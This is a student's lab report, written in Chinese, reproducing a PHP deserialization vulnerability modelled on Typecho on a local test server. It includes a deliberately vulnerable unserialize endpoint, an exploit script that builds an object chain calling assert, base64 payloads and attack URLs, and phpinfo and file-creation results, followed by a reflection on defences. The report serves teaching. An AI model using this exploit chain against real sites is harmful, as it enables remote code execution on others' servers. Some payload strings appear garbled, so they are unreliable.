

《软件安全》实验报告

姓名：谢小珂 学号：2310422 班级：1069

实验名称：

复现反序列化漏洞

实验要求：

复现 12.2.3 中的反序列化漏洞，并执行其他系统命令

实验过程：

一、代码编写：创建反序列化 PHP 文件

编写包含反序列化操作的基础代码，为漏洞复现提供环境。

1. 新建文件并定义类结构

打开 Dreamweaver 软件，新建文件 typecho.php，根据实验指导书中的内容写入以下代码：

```
01  /*typecho.php*/
02  <?php
03  class Typecho_Db{
04  public function __construct($adapterName){
05  $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
06  }
07  }
08  class Typecho_Feed{
09  private $item;
10  public function __toString(){
11      $this->item['author']->screenName;
12  }
13  }
14  class Typecho_Request{
15  private $_params = array();
16  private $_filter = array();
17  public function __get($key)
18  {
19  return $this->get($key);
20  }
21  public function get($key, $default = NULL)
22  {
23  switch (true) {
24  case isset($this->_params[$key]):
25  $value = $this->_params[$key];
26  break;
27  default:
28  $value = $default;
29  break;
```

```

30 }
31 $value = !is_array($value) && strlen($value) > 0 ? $value : $default;
32 return $this->_applyFilter($value);
33 }
34 private function _applyFilter($value)
35 {
36 if ($this->_filter) {
37 foreach ($this->_filter as $filter) {
38 $value = is_array($value) ? array_map($filter, $value) :
39 call_user_func($filter, $value);
40 }
41 $this->_filter = array();
42 }
43 return $value;
44 }
45 }
46 $config = unserialize(base64_decode($_GET['__typecho_config']));
47 $db = new Typecho_Db($config['adapter']);
48 ?>

```

该段 PHP 代码中定义了三个类，分别为 Typecho_Db、Typecho_Feed 和 Typecho_Request，同时包含一段用于动态创建数据库连接的反序列化操作，以下是对三个类的详细说明：

1>Typecho_Db 类

Typecho_Db 类的构造函数以 \$adapterName 作为参数，将该参数添加前缀 'Typecho_Db_Adapter_'，以此动态构建数据库适配器的类名。此种设计模式常用于依据配置动态完成数据库驱动的选择与实例化，能够有效提升代码的灵活性与可扩展性。

2>Typecho_Feed 类

Typecho_Feed 类设有一个私有属性 item 以及一个 __toString 方法。当尝试将对象转换为字符串时，__toString 方法会被触发，但此方法并无返回值，仅尝试访问 item 数组中 author 属性的 screenName 属性，这会使得程序在实际运行时抛出错误。从功能上看，该类旨在处理 RSS 或 Atom Feed，但在实现层面存在明显缺陷。

3>Typecho_Request 类

Typecho_Request 类中定义了一系列用于管理和过滤请求参数的方法，包含两个私有属性 _params 和 _filter。__get 魔术方法可通过键名访问 _params 中的值；get 方法能根据键名获取参数值，若参数存在则返回该值，否则返回默认值；_applyFilter 方法会将各个过滤器应用于值，并清空过滤器数组。这些方法协同工作，使程序能够灵活处理 HTTP 请求参数，并对其进行必要的过滤与验证。

2. 添加反序列化逻辑

在代码的最后部分，通过 URL 参数 __typecho_config 获取一个 Base64 编码的字符串，对其进行解码后反序列化为 PHP 数组 \$config，随后利用 \$config['adapter'] 创建 Typecho_Db 对象 \$db。反序列化操作的本质是将序列化数据还原为 PHP 变量，然而在处理用户输入数据时，这一操作极具危险性，极易引发反序列化漏洞，使得攻击者能够借助恶意构造的序列化数据执行任意代码。

这段代码的设计虽体现了 PHP 中动态类实例化及请求参数处理的实现方式，但也暴露出显著

的安全隐患，尤其是反序列化操作环节，必须对用户输入数据进行严格谨慎的处理，以防范潜在的安全风险。

二、漏洞利用代码生成：创建 PHP 对象注入攻击文件

构造恶意序列化数据（Payload），触发反序列化漏洞。

1. 新建攻击文件并定义类

新建文件 exp.php，定义 Typecho_Feed 和 Typecho_Request 类，与 typecho.php 中的类结构一致。

```
01  /*exp.php*/
02  <?php
03  class Typecho_Feed
04  {
05      private $item;
06      public function __construct(){
07          $this->item = array(
08              'author' => new Typecho_Request(),
09          );
10      }
11  }
12  class Typecho_Request
13  {
14      private $_params = array();
15      private $_filter = array();
16      public function __construct(){
17          $this->_params['screenName'] = 'phpinfo()';
18          $this->_filter[0] = 'assert';
19      }
20  }
21  $exp = array(
22      'adapter' => new Typecho_Feed()
23  );
24  echo base64_encode(serialize($exp));
25  ?>
```

这段 PHP 代码中定义了两个类：Typecho_Feed 和 Typecho_Request，并通过实例化类对象及序列化操作生成一个 Base64 编码字符串。具体说明如下：

1>Typecho_Feed 类

Typecho_Feed 类包含一个私有属性 item，其构造函数中将 item 初始化为一个数组，该数组包含 author 键，对应值为一个 Typecho_Request 对象实例。

2>Typecho_Request 类

Typecho_Request 类定义了两个私有属性 _params 和 _filter。在构造函数中：

- _params 数组被初始化，包含键值对 screenName:phpinfo()；
- _filter 数组被初始化，包含单个元素 assert。

2. 序列化与 Base64 编码

在代码里构建了一个数组 `$exp`，该数组含有一个键为 `adapter` 的项，其对应的值是一个 `Typecho_Feed` 对象。随后，借助 `serialize` 函数把这个数组转换成序列化字符串，再用 `base64_encode` 对序列化后的字符串实施 Base64 编码，最终通过 `echo` 将编码后的字符串输出。具体阐释如下：

1>`Typecho_Feed` 类：当对该类进行初始化操作时，会生成一个带有 `author` 键的数组，同时把 `author` 的值设定为一个新创建的 `Typecho_Request` 对象。

2>`Typecho_Request` 类：此类型在初始化阶段，会将 `_params` 数组中 `screenName` 键的值设置成 `phpinfo()`，并把 `_filter` 数组的第一个元素指定为 `assert`。

3>序列化字符串生成流程：先创建一个包含 `Typecho_Feed` 对象的数组 `$exp`，接着对该数组进行序列化处理，之后完成 Base64 编码操作，最后输出编码得到的字符串。

3. 安全隐患

这段代码存在显著的安全风险。攻击者可通过将 `screenName` 的值设为 `phpinfo()`，同时把 `_filter` 的值设为 `assert`，进而构造恶意的序列化数据。一旦这些数据被反序列化并调用相关方法，就可能触发任意 PHP 代码的执行，最终造成远程代码执行漏洞。所以在对用户输入的反序列化数据进行处理时，必须保持高度谨慎，杜绝任何未经验证的输入。

三、漏洞复现：反序列化漏洞

验证反序列化漏洞是否可触发代码执行。

1. 获取 Payload

访问 `exp.php`（如 `http://127.0.0.1/exp.php`），获取生成的 Base64 编码 Payload，如下图所示：



Payload:

```
YToxOntzOjY6ImFkYXB0ZXliO086MTI6IHR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpOjE1OjUeXB1Y2hvX1JlcXVlc3QiOjI6e3M6MjQ6IjB1Y2hvX1JlcXVlc3QAX3BhcmFtcyI7YT0xOntzOjEwOiJzY3JlZW50YW1lIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IjB1Y2hvX1JlcXVlc3QAX2ZpbHRlcil7YT0xOntpOjA7czo2OiJhc3NlcnQiO3I9fX19
```

2. 构造攻击 URL

将 Payload 拼接至 `typecho.php` 的 `__typecho_config` 参数中，形成完整 URL：

```
http://127.0.0.1/typecho.php?__typecho_config=YToxOntzOjY6ImFkYXB0ZXliO086MTI6IHR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpOjE1OjUeXB1Y2hvX1JlcXVlc3QiOjI6e3M6MjQ6IjB1Y2hvX1JlcXVlc3QAX3BhcmFtcyI7YT0xOntzOjEwOiJzY3JlZW50YW1lIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IjB1Y2hvX1JlcXVlc3QAX2ZpbHRlcil7YT0xOntpOjA7czo2OiJhc3NlcnQiO3I9fX19
```

3. 验证执行结果

访问该 URL，如图所示，出现了当前电脑所安装的 php 基本信息，证明成功执行了 `phpinfo()`。



System	Windows NT 15649-DF84A559B 5.1 build 2600
Build Date	Jul 27 2010 10:41:30
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\PHPnow-1.5.6\php-5.2.14-Win32\php-apache2handler.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled

四、命令执行：执行系统任意命令

利用漏洞执行系统命令。


1. 修改攻击代码

可进行新建文件 test.txt 的测试，将 exe.php 文件里的代码语句 `$this->_params['screenName'] = 'phpinfo()'`；中的 `phpinfo()` 替换成 `fopen('\ test.txt\','w')`；即可实现在 exe.php 目录下生成一个名为 test.txt 的文本文件。访问 `http://127.0.0.1/exe.php` 可获取 payload：

YToxOntz0jc6ImFkYXB0ZXIiO0086MTI6IHR5cGVjaG9fRmVlZC16MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjth0jE6e3M6NjoiYXV0aG9yIjtp0jE10iJUeXB1Y2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXB1Y2hvX1JlcXVlc3QAX3BhcmFtcyI7YT0xOntz0jEw0iJzY3JlZW50YW1Ijtz0jIz0iJmb3B1biGndGVzdC50eHQnLCAndycp0yI7fXM6MjQ6IgBUeXB1Y2hvX1JlcXVlc3QAX2ZpbHRlciI7YT0xOntp0jA7czo20iJhc3NlcnQiO3I9fX19

2. 执行攻击验证

再将 payload 通过 get 方式拼接到 `__typecho_config` 参数中，形成 URL 如 `http://127.0.0.1/typecho.php?__typecho_config=YToxOntz0jc6I...` 并访问，查看 exe.php 所在目录，可见成功生成一个名为 test.txt 的文件。



心得体会：

在实验进程中，我首先对 PHP 序列化与反序列化的基础原理展开了解。序列化是把 PHP 对象转化为可存储或传输字符串的过程，而反序列化则是将该字符串还原为 PHP 对象的过程。此技术在 Web 开发中十分常见，像在服务器上存储用户会话数据时就会用到。

然而，PHP 反序列化漏洞的产生，是由于攻击者能够对反序列化过程进行操纵，致使恶意代码在反序列化后得以执行。这类漏洞可能会引发数据泄露、代码执行、权限提升等安全问题。在实验里，我借助实际示例演示了该漏洞的利用流程，并对如何防范此类漏洞展开了探讨。

通过实验，我掌握了以下关键知识：

1>反序列化的危险性：PHP 中的 `unserialize` 函数在处理外部输入时潜藏着风险。未经验证的序列化数据可能包含恶意构造的对象，这些对象会在反序列化过程中执行其构造函数或魔术方法，进而执行恶意代码。

2>验证和过滤输入数据：在进行反序列化之前，必须对输入数据进行严格的验证与过滤，确保其符合预期的格式和类型。任何未经验证的输入数据都可能成为攻击的入口。

3>安全编码实践：采用如对象绑定和类型限制等安全编码实践，能够降低反序列化漏洞的风险。应避免直接反序列化用户提供的数据，而是采用安全的替代方法来处理用户数据。

4>禁用高风险函数：禁用 `system`、`exec` 等某些高风险的 PHP 函数，能够缩小攻击面。通过限制 PHP 代码中可用的函数，可防止攻击者利用反序列化漏洞执行系统命令。

通过本学期的最后一次实验，我对 PHP 反序列化漏洞有了更深入的认识，并掌握了在实际应用中防范此类漏洞的技术，这对提升 Web 应用的安全性至关重要。在实验中，通过实际的代码示例，我学会了如何严格验证输入数据、采用安全编码实践以及禁用高风险函数，以降低 PHP 反序列化漏洞带来的安全风险。这次深入的学习与实践，

让我更清晰地认识到 Web 应用安全的重要性，也意识到在开发过程中需时刻保持警惕，防范各类潜在的安全威胁。通过本次实验，我不仅加深了对 PHP 反序列化漏洞的理解，还提升了自己在实际开发中应用安全编码实践的能力。

在本学期《软件安全》的实验中，遇到了不少的挑战，同时也学到了许多东西。从软件安全角度看，本学期实验以漏洞复现为切入点，揭示了软件系统在攻防对抗中暴露的脆弱性本质——无论是环境配置缺陷、代码逻辑漏洞还是安全机制缺失，均源于对“不可信数据与异常操作”的防御失能。通过突破实验中环境搭建、技术原理理解等挑战，深刻认识到安全开发是一项系统性工程，需将“数据验证优先”“最小权限原则”等理念融入需求分析、编码实现及测试运维全链条。展望未来，需以实验中积累的风险意识为基石，持续提升对新型攻击的防御能力，同时将所学转化为开发实践，助力从“漏洞发现者”向“安全守护者”的角色进阶。